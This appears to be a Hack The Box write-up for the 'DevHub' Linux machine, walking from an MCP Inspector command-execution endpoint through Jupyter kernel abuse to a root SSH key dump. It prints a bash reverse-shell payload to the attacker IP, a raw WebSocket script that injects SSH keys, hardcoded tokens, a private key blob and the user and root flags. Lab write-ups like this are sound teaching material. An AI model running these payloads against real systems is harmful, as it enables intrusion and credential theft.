

DevHub

Platform: Hack The Box

Difficulty: Medium

OS: Linux (Ubuntu 22.04)

Target IP: 10.129.3.57

Attacker IP: 10.10.15.65

Date: 13.6.2026

Summary

Initial access came from an RCE in MCP Inspector. Then Jupyter Lab was abused to access the analyst account, and a hidden admin endpoint allowed privilege escalation to root.

Reconnaissance

Port Scan

```
nmap -p- -sC -sV 10.129.3.57 -oA 10.129.3.57
```

Scan Result

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-13 15:08 +0800
Nmap scan report for 10.129.3.57
Host is up (0.032s latency).

Not shown: 65532 filtered tcp ports (no-response)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)

80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://devhub.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
```

```
6274/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq:
|   HTTP/1.1 400 Bad Request
|   Connection: close
|   GetRequest:
|   HTTP/1.1 200 OK
|   access-control-allow-credentials: true
|   content-length: 466
|   content-type: text/html; charset=utf-8
|   vary: Origin
|   Date: Sat, 13 Jun 2026 07:13:24 GMT
|_  Connection: close
```

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.15
80/tcp	open	http	nginx 1.18.0 (Ubuntu)
6274/tcp	open	unknown	unknown

Environment Setup

The web application redirects users to the local domain `devhub.htb`. To access the site correctly, add the domain to the local hosts file.

```
echo "10.129.3.57 devhub.htb" | sudo tee -a /etc/hosts
```

```
(chin@kali)-[~]
$ echo "10.129.3.57 devhub.htb" | sudo tee -a /etc/hosts
[sudo] password for chin:
10.129.3.57 devhub.htb
```

Foothold

Reverse Shell via MCP Inspector

Port 6274 hosts an MCP Inspector service. The `/api/mcp/connect` endpoint accepts user-controlled commands, allowing remote command execution.

Start a Netcat Listener

```
nc -lvp 4444
```

Trigger Reverse Shell

```
curl -s -X POST http://devhub.htb:6274/api/mcp/connect \
-H "Content-Type: application/json" \
-d '{"serverConfig": {"command": "bash", "args": ["-c", "bash -i >&
/dev/tcp/10.10.15.65/4444 0>&1"], "env": {}}, "serverId": "shell3"}'
```

 alt text

A reverse shell connection is received as the `mcp-dev` user.

 alt text

Upgrade TTY

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

 alt text

Lateral Movement

Discover Internal Jupyter Service

Enumerate running processes and identify an internal Jupyter Lab instance.

```
ps aux | grep jupyter
```

The process arguments reveal a valid authentication token.

 alt text


Token: `a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7`

Create a New Kernel

```
curl -s -X POST \
"http://localhost:8888/api/kernels?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"
\
```

```
-H "Content-Type: application/json" \  
-d '{}'
```

The request returns a kernel ID which can be used for code execution.



Kernel ID: efea2d-c81e-4991-afb5-66c9af19fe72

Raw WebSocket

Since websocket-client was unavailable (no internet), a raw WebSocket frame was crafted manually

```
python3 << 'EOF'
import socket, base64, os, json, struct, uuid, time

TOKEN = "a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"
KERNEL_ID = "efeaea2d-c81e-4991-afb5-66c9af19fe72"
key = base64.b64encode(os.urandom(16)).decode()

upgrade = (
    f"GET /api/kernels/{KERNEL_ID}/channels?token={TOKEN} HTTP/1.1\r\n"
    f"Host: localhost:8888\r\nUpgrade: websocket\r\nConnection: Upgrade\r\n"
    f"Sec-WebSocket-Key: {key}\r\nSec-WebSocket-Version: 13\r\n\r\n"
)

s = socket.socket()
s.connect(("localhost", 8888))
s.send(upgrade.encode())
s.recv(4096)

cmd = "import os; os.system('mkdir -p /home/analyst/.ssh && echo \"ssh-rsa\nAAAAB3NzaC1yc2E... chin@kali\" >> /home/analyst/.ssh/authorized_keys && chmod 700\n/home/analyst/.ssh && chmod 600 /home/analyst/.ssh/authorized_keys')\""

msg = json.dumps({
    "header": {
        "msg_id": str(uuid.uuid4()),
        "msg_type": "execute_request",
        "username": "",
        "session": str(uuid.uuid4()),
        "version": "5.0"
    },
    "parent_header": {},
    "metadata": {},
    "content": {
        "code": cmd,
        "silent": False
    }
})
```

```
payload = msg.encode()
length = len(payload)
mask_key = os.urandom(4)
masked = bytearray([payload[i] ^ mask_key[i % 4] for i in range(length)])

if length <= 125:
    header = struct.pack('!BB', 0x81, 0x80 | length) + mask_key
elif length <= 65535:
    header = struct.pack('!BBH', 0x81, 0xFE, length) + mask_key
else:
    header = struct.pack('!BBQ', 0x81, 0xFF, length) + mask_key

s.send(header + masked)
time.sleep(2)

print("[+] SSH Key Injection payload dispatched!")
```

Execute WebSocket Exploit

Transfer and execute the Python script to inject an SSH public key into the analyst user's account.

```
python3 /tmp/pwn.py
```

SSH as analyst

```
ssh analyst@devhub.htb
```

Successful login confirms access to the analyst account.



User Flag

```
cat ~/user.txt
```



User Flag: 9cfd5dc906d5b588b7859424e6e0421a

Privilege Escalation

Review Internal Service

During enumeration, an internal Flask application is discovered.

```
cat /opt/opsmcp/server.py
```

Reviewing the source code reveals:

- A hardcoded API key
- A hidden administrative function named `ops._admin_dump`

The source code reveals a hardcoded API key and a hidden administrative function.

```
opsmcp_secret_key_4f5a6b7c8d9e0f1a

elif tool_name == "ops._admin_dump":
    target = args.get('target', '')
    confirm = args.get('confirm', False)

    if target == "ssh_keys":
        with open('/root/.ssh/id_rsa', 'r') as f:
            key_data = f.read()
```

 alt text

Dump Root SSH Key

```
curl -s -X POST "http://localhost:5000/tools/call" \
-H "Content-Type: application/json" \
-H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a" \
-d '{"name": "ops._admin_dump", "arguments": {"target": "ssh_keys", "confirm": true}}'
```

The endpoint returns the root user's private SSH key.  alt text

Key:

```
nb3B1bnNzaC1rZXktZjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABFwAAAAadzC2gtcn\nNhAAAAAwEAAQAA\nQEAwHw4Iv8yDwyQOac05uB20Fr/RaD1TF192ptgJXu0vj5STypOUH9\nnG/jq1tqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQo1R8S0GWHwHqjjXVQ5/dHX\nn8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bW0KaGmgEG0rW1I/mw8z\nn6HmooVORQsQoTaVUhnUmRJRCpQEu94hzb+0kQ00bKikCDTnit1kQ/7ZU0oyGhUgEwV\nk/n\nnGhm2D96OW/JLpMIowDxnka+319u5Aj55Y9fWN9aGld5pVvcoPRZ7tw0DIbXNSjzWsLQRQ\nn718/a2M+aQAAA8BGnYWeRp2FngAAAAadzC2gtcnNhAAABAQDBYfDgi/zIPDKo5pw7m4HY4W\n\nnv9FoPVMXX3am2A1e7S+P1JPKk5Qf0b+0qW2o/fXYg40Bf0vC90d7zUTiH6GLbF2PCC+Hbu\n\nnITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujDrbfNB7kPo9QCwWPPpY/18Nx4j0IDGQs\n\nngyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZE1Fwu1AS73iHNv7SRDQ5s\n\nnqKRwN0eK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwiJDAPGeRr7eX27kCPnlj19Y31oa\n\n\nnV3m1W9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAQAjgZkZkXpjRXJDwrvS\n\n\nn0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNhpr2XDNvQNnf3B+Ks9W0QQUznPfv0Nr3X3k6\n\n\nnJtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNVp+Z2H6154dy/1LELVU47B0kSAD0ig3g8\n\n\nnHUa/oEljrgrgZTLyflRHhkhQb1md9ZaClUoxIDh0zf2EsmP3nIRBm4J10X5UQPipeA7/LkB\n\n\nndcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9S14bKevsgS4mMMUvVxNdqyasYqNAXi/L\n\n\nnCvk9YYP9PS4q1dfCYMIvsJJNyoBtUiCJwqW2ba6hs1vVAAAAgDEPkj6U0dX1B872cHrja2\n\n\nnnkahzlj
```

a7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn\nMz/gS3Czh6DtP+S18jV4xCe
ac/SoLuxgLvPZ3xnHWvPO6HePQzyVlVk/MBfp+yPrCpIiHK\nMtVMaeJXFYAAAAGQDS1TQAPhKfhsswOcohRO+1h
d/4xdD9UECem1ytsb5/on47/GEWvtQI\nnoocmAAMvEYlOvs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0L
x/a4BwnYaki+xbk\nJt9XB5f2Nlmt4A5QqiO+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ\
nnI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEwJHYafyHnq/CKBTDPcYyn/VI+mF64hhtjUbDgAr\nnC8X6q/4LJecp3pi
SHgv6yXhpzkxtz+Q/JSXPff/9NAgVFQtUjrrnGZbP9kNySaX6q6/npK\nlF0Rwv9PYfxftV8AAAAALcm9vdEBkZXZ
odWI=

SSH as root

Save the key locally and set the correct permissions.

```
chmod 600 root_key  
ssh -i root_key root@10.129.3.57
```

A root shell is obtained. 

Root Flag

```
cat /root/root.txt
```

 alt text

Root Flag: f08364d99ace8798681925311bf24d78

Flag

Flag	Description
User	9cfd5dc906d5b588b7859424e6e0421a
Root	f08364d99ace8798681925311bf24d78